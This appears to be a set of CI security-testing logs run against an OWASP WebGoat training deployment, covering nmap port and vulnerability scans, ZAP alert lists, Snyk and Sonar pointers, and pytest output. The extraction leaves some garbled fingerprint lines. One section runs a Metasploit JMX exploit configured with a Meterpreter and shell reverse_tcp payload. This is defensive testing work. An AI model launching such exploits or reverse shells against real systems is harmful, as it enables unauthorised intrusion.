Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 15:03 UTC Nmap scan report for 20.207.205.9 Host is up (0.20s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) ssh-hostkey: | 256 0a:9d:e0:d8:17:a2:9e:e8:69:2b:1c:c0:d8:ec:97:37 (ECDSA) _ 256 8f:de:4b:1a:fd:0f:13:03:46:b1:e0:95:bd:3e:40:3d (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | http-title: Site doesn't have a title. | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Sat, 14 Oct 2023 15:06:36 GMT | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close | GetRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Sat, 14 Oct 2023 15:06:34 GMT | HTTPOptions: | HTTP/1.1 404 Not Found

```
| Connection: close
| Content-Length: 0
|_ Date: Sat, 14 Oct 2023 15:06:35 GMT
9090/tcp open zeus-admin?
| fingerprint-strings:
| GenericLines, RTSPRequest, SqueezeCenter_CLI, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 14 Oct 2023 15:06:34 GMT
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-14T15:06:34.933+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
```

```
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 14 Oct 2023 15:06:52 GMT
| Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-14T15:06:52.559+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)=========
SF-Port8080-TCP:V=7.92%I=7%D=10/14%Time=652AAE7B%P=x86 64-pc-linux-
gnu%r(G
SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n
SF:r Content-Length: 0 Date: Sat, 14 Oct 2023 15:06:
SF:34 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n
SF:r Connection: close Content-Length: 0 Date: Sat, 14\n
SF:x20Oct 2023 15:06:35 GMT
")%r(RTSPRequest,42,"HTTP/1.1
SF: 400 Bad Request Content-Length: 0 Connection: clo
SF:se
")%r(FourOhFourReguest,65,"HTTP/1.1 404 Not Found
SF: Connection: close Content-Length: 0 Date: Sat, 14\x
SF:20Oct 2023 15:06:36 GMT
")%r(Socks5,42,"HTTP/1.1 40
```

SF:0 Bad Request Content-Length: 0 Connection: close
SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content
SF:-Length: 0 Connection: close
")%r(Help,42,"HTTP/1.1
SF:0400 Bad Request Content-Length: 0 Connection: close\n
SF:r
")%r(SSLSessionReq,42,"HTTP/1.1 400 Bad Request Con
SF:tent-Length: 0 Connection: close
")%r(TerminalServerCoo
SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C
SF:onnection: close
")%r(TLSSessionReq,42,"HTTP/1.1 400 B
SF:ad Request Content-Length: 0 Connection: close
")
SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x
SF:200 Connection: close
")%r(SMBProgNeg,42,"HTTP/1.1 400
SF: Bad Request Content-Length: 0 Connection: close \n
SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len
SF:gth: 0 Connection: close
")%r(LDAPSearchReq,42,"HTTP/1\n
SF:.1 400 Bad Request Content-Length: 0 Connection: c
SF:lose
")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C
SF:ontent-Length: 0 Connection: close
")%r(WMSRequest,42,"
SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio
SF:n: close
")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque
SF:st Content-Length: 0 Connection: close
");
=========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==========

SF-Port9090-TCP:V=7.92%I=7%D=10/14%Time=652AAE7B%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,1EF,"HTTP/1.1 404 Not Found Expires: 0 Cac

SF:he-Control: no-cache, no-store, max-age=0, must-revalidate\n

SF:r X-XSS-Protection: 1; mode=block Pragma: no-cache X-Fr

SF:ame-Options: DENY Date: Sat, 14 Oct 2023 15:06:34\n

SF:x20GMT Connection: close Vary: Origin Vary: Access-Co

SF:ntrol-Request-Method Vary: Access-Control-Request-Headers X-Co

SF:ntent-Type-Options: nosniff Content-Type: application/json

SF: { \"timestamp\" : \"2023-10-14T15:06:34.933+00:00\n

SF:", \"status\" : 404, \"error\" : \"Not

 $SF:0Found'', 'path'' : ''/'' }")%r(WMSRequest,42,"HTTP/1\n$

SF:.1 400 Bad Request Content-Length: 0 Connection: c

SF:lose

")%r(ibm-db2-das,42,"HTTP/1.1 400 Bad Request

SF:Content-Length: 0 Connection: close

")%r(SqueezeCenter

SF:CLI,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C

SF:onnection: close

")%r(GenericLines,42,"HTTP/1.1 400 Ba

SF:d Request Content-Length: 0 Connection: close

")%

SF:r(HTTPOptions,22B,"HTTP/1.1 404 Not Found Expires: 0 \n

SF:nCache-Control: no-cache, no-store, max-age=0, must-revalid

SF:ate X-XSS-Protection: 1; mode=block Pragma: no-cache

SF:X-Frame-Options: DENY Date: Sat, 14 Oct 2023 15:06

SF::52 GMT Allow: GET, HEAD, POST, PUT, DELETE, TR

SF:ACE, OPTIONS, PATCH Connection: close Vary: Origin \n

SF:nVary: Access-Control-Request-Method Vary: Access-Control-Requ

SF:est-Headers X-Content-Type-Options: nosniff Content-Type: a

SF:pplication/json

{ \"timestamp\" : \"2023-10-14T15

SF::06:52.559+00:00\", \"status\" : 404, \"error

SF:\":\"Not Found\", \"path\":\"/\"}")%r(RTS

SF:PRequest,42,"HTTP/1.1 400 Bad Request Content-Length: 0

SF: Connection: close

");

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3 cpe:/o:linux:linuxkernel:4.2 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation_manager:5.1 cpe:/o:watchquard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 2.6.32 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.2 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 0.02 ms 172.17.0.1

2 5373.42 ms 20.207.205.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 322.81 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 15:08 UTC

Nmap scan report for 20.207.205.9

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 15:08 UTC

Nmap scan report for 20.207.205.9

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds

ZAP Full Scan Report

GitHub Issue number # 524

GitHub Issue URL: Here!

- Site: http://20.207.205.9:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Sec-Fetch-Dest Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/login
 - Sec-Fetch-Mode Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/login
 - Sec-Fetch-Site Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/login
 - Sec-Fetch-User Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/login
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/robots.txt
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 12:
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - **.**..

View the following link to download the report. RunnerID:6518346087

Sonar Cloud Code Scan Report

GitHub Issue number # 523

GitHub Issue URL: Here!

SonarQube Cloud code scan

SonarCloud Scan for OWASP WebGoat

Go to $\frac{https://sonarcloud.io/project/overview?id=pradyumna-muppirala_WebGoatSAST}{for full report of SonarCloud with Github SSO.}$

Snyk Report

GitHub Issue number # 522

GitHub Issue URL: Here!

Snyk_scan

Snyk Scan for OWASP WebGoat

Go to https://app.snyk.io/org/pradyumna-muppirala for full report of Snyk with Github SSO.

Pytest-Playwright Test Output Issue

GitHub Issue number # 521 GitHub Issue URL: Here! **Playwright** pytest Starting pytests.... ======= test session starts _____ platform linux -- Python 3.10.12, pytest-7.4.2, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: asyncio-0.21.1, anyio-4.0.0, tornasync-0.6.0.post2, base-url-2.0.0, playwright-0.4.3, trio-0.8.0 asyncio: mode=strict collected 5 items src/test AsyncWebGoatUseCases.py ... [60%] src/test WebGoatUseCases.py .. [100%] _____ ======== 5 passed in 27.84s _____

Stop pytests....

Metasploit-ParrotOS Test output

GitHub Issue number # 520

GitHub Issue URL : Here!

parrotOS metasploit

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [115 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [215 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [543 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1149 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 3s (6867 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease


Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Cleaning up any existing old code copies of security tests...



Confidencial

[*] Processing ./src/exploit*java*jmx*reverse*https.rc for ERB directives. resource (./src/exploit*java*jmxreversehttps.rc)> use exploit/multi/misc/javajmxserver [*] No payload configured, defaulting to java/meterpreter/reverse tcp resource (./src/exploit*java*jmx*reverse*https.rc)> show options Module options (exploit/multi/misc/javajmxserver): Name Current Setting Required Description ---- ------JMXRMI jmxrmi yes The name where the JMX RMI interface is bound JMX PASSWORD no The password to interact with an authenticated JMX endpoint JMX ROLE no The role to interact with an authenticated JMX endpoint RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on. SSLCert no Path to a custom SSL certificate (default is randomly generated) URIPATH no The URI to use for this exploit (default is random) Payload options (java/meterpreter/reverse_tcp): Name Current Setting Required Description ____ LHOST 172.17.0.2 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port **Exploit target:** Id Name 0 Generic (Java Payload) View the full module info with the info, or info -d command. [*] resource (./src/exploit/avajmxreversehttps.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitjavajmxreversehttps.rc)> use payload/generic/shellreversetcp resource (./src/exploit*java*jmx*reverse*https.rc)> exploit [*] Payload Handler Started as Job

resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit

ZAP Full Scan Report

GitHub Issue number # 519

GitHub Issue URL: Here!

- Site: http://40.80.82.22:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Cookie No HttpOnly Flag [10010] total: 1:
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Cookie Slack Detector [90027] total: 2:
 - http://40.80.82.22:8080/WebGoat/login
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Cookie without SameSite Attribute [10054] total: 1:
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Base64 Disclosure [10094] total: 1:
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Non-Storable Content [10049] total: 1:
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Sec-Fetch-Dest Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/login
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Sec-Fetch-Mode Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/login
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Sec-Fetch-Site Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/login
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Sec-Fetch-User Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/login
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Session Management Response Identified [10112] total: 2:
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - http://40.80.82.22:8080/WebGoat/start.mvc
 - Storable and Cacheable Content [10049] total: 4:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 24:
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat

- http://40.80.82.22:8080/WebGoat
- http://40.80.82.22:8080/WebGoat
- http://40.80.82.22:8080/WebGoat

_

View the following link to download the report. RunnerID:6518104121

- Site: http://20.207.205.9:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.207.205.9:8080/WebGoat/registration
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.207.205.9:8080/WebGoat/registration
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.207.205.9:8080/WebGoat/registration
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.207.205.9:8080/WebGoat/registration
 - Sec-Fetch-Dest Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/robots.txt
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/registration
 - Sec-Fetch-Mode Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/robots.txt
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/registration
 - Sec-Fetch-Site Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/robots.txt
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/registration
 - Sec-Fetch-User Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/robots.txt
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/registration
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/robots.txt
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/registration
 - User Agent Fuzzer [10104] total: 12:
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat

..

View the following link to download the report. RunnerID:6518346087

Nmap-ParrotOS Scan output

GitHub Issue number # 518

GitHub Issue URL: Here!

parrotOS nmap

Nmap vulnerability scanning for 40.80.82.22

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [115 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [215 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [543 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1149 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 2s (8049 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 14:12 UTC Nmap scan report for 40.80.82.22 Host is up (0.23s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) ssh-hostkey: | 256 5a:29:69:fb:94:04:da:33:95:35:2f:19:f3:95:4f:dd (ECDSA) 256 40:d2:8d:4d:35:9d:7e:75:77:2a:2e:8b:a2:4a:44:74 (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Sat, 14 Oct 2023 14:16:20 GMT | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close | GetRequest, HTTPOptions: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Sat, 14 Oct 2023 14:16:19 GMT | http-title: Site doesn't have a title. 9090/tcp open zeus-admin? | fingerprint-strings:

```
| GenericLines, RTSPRequest, SqueezeCenter_CLI, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 14 Oct 2023 14:16:19 GMT
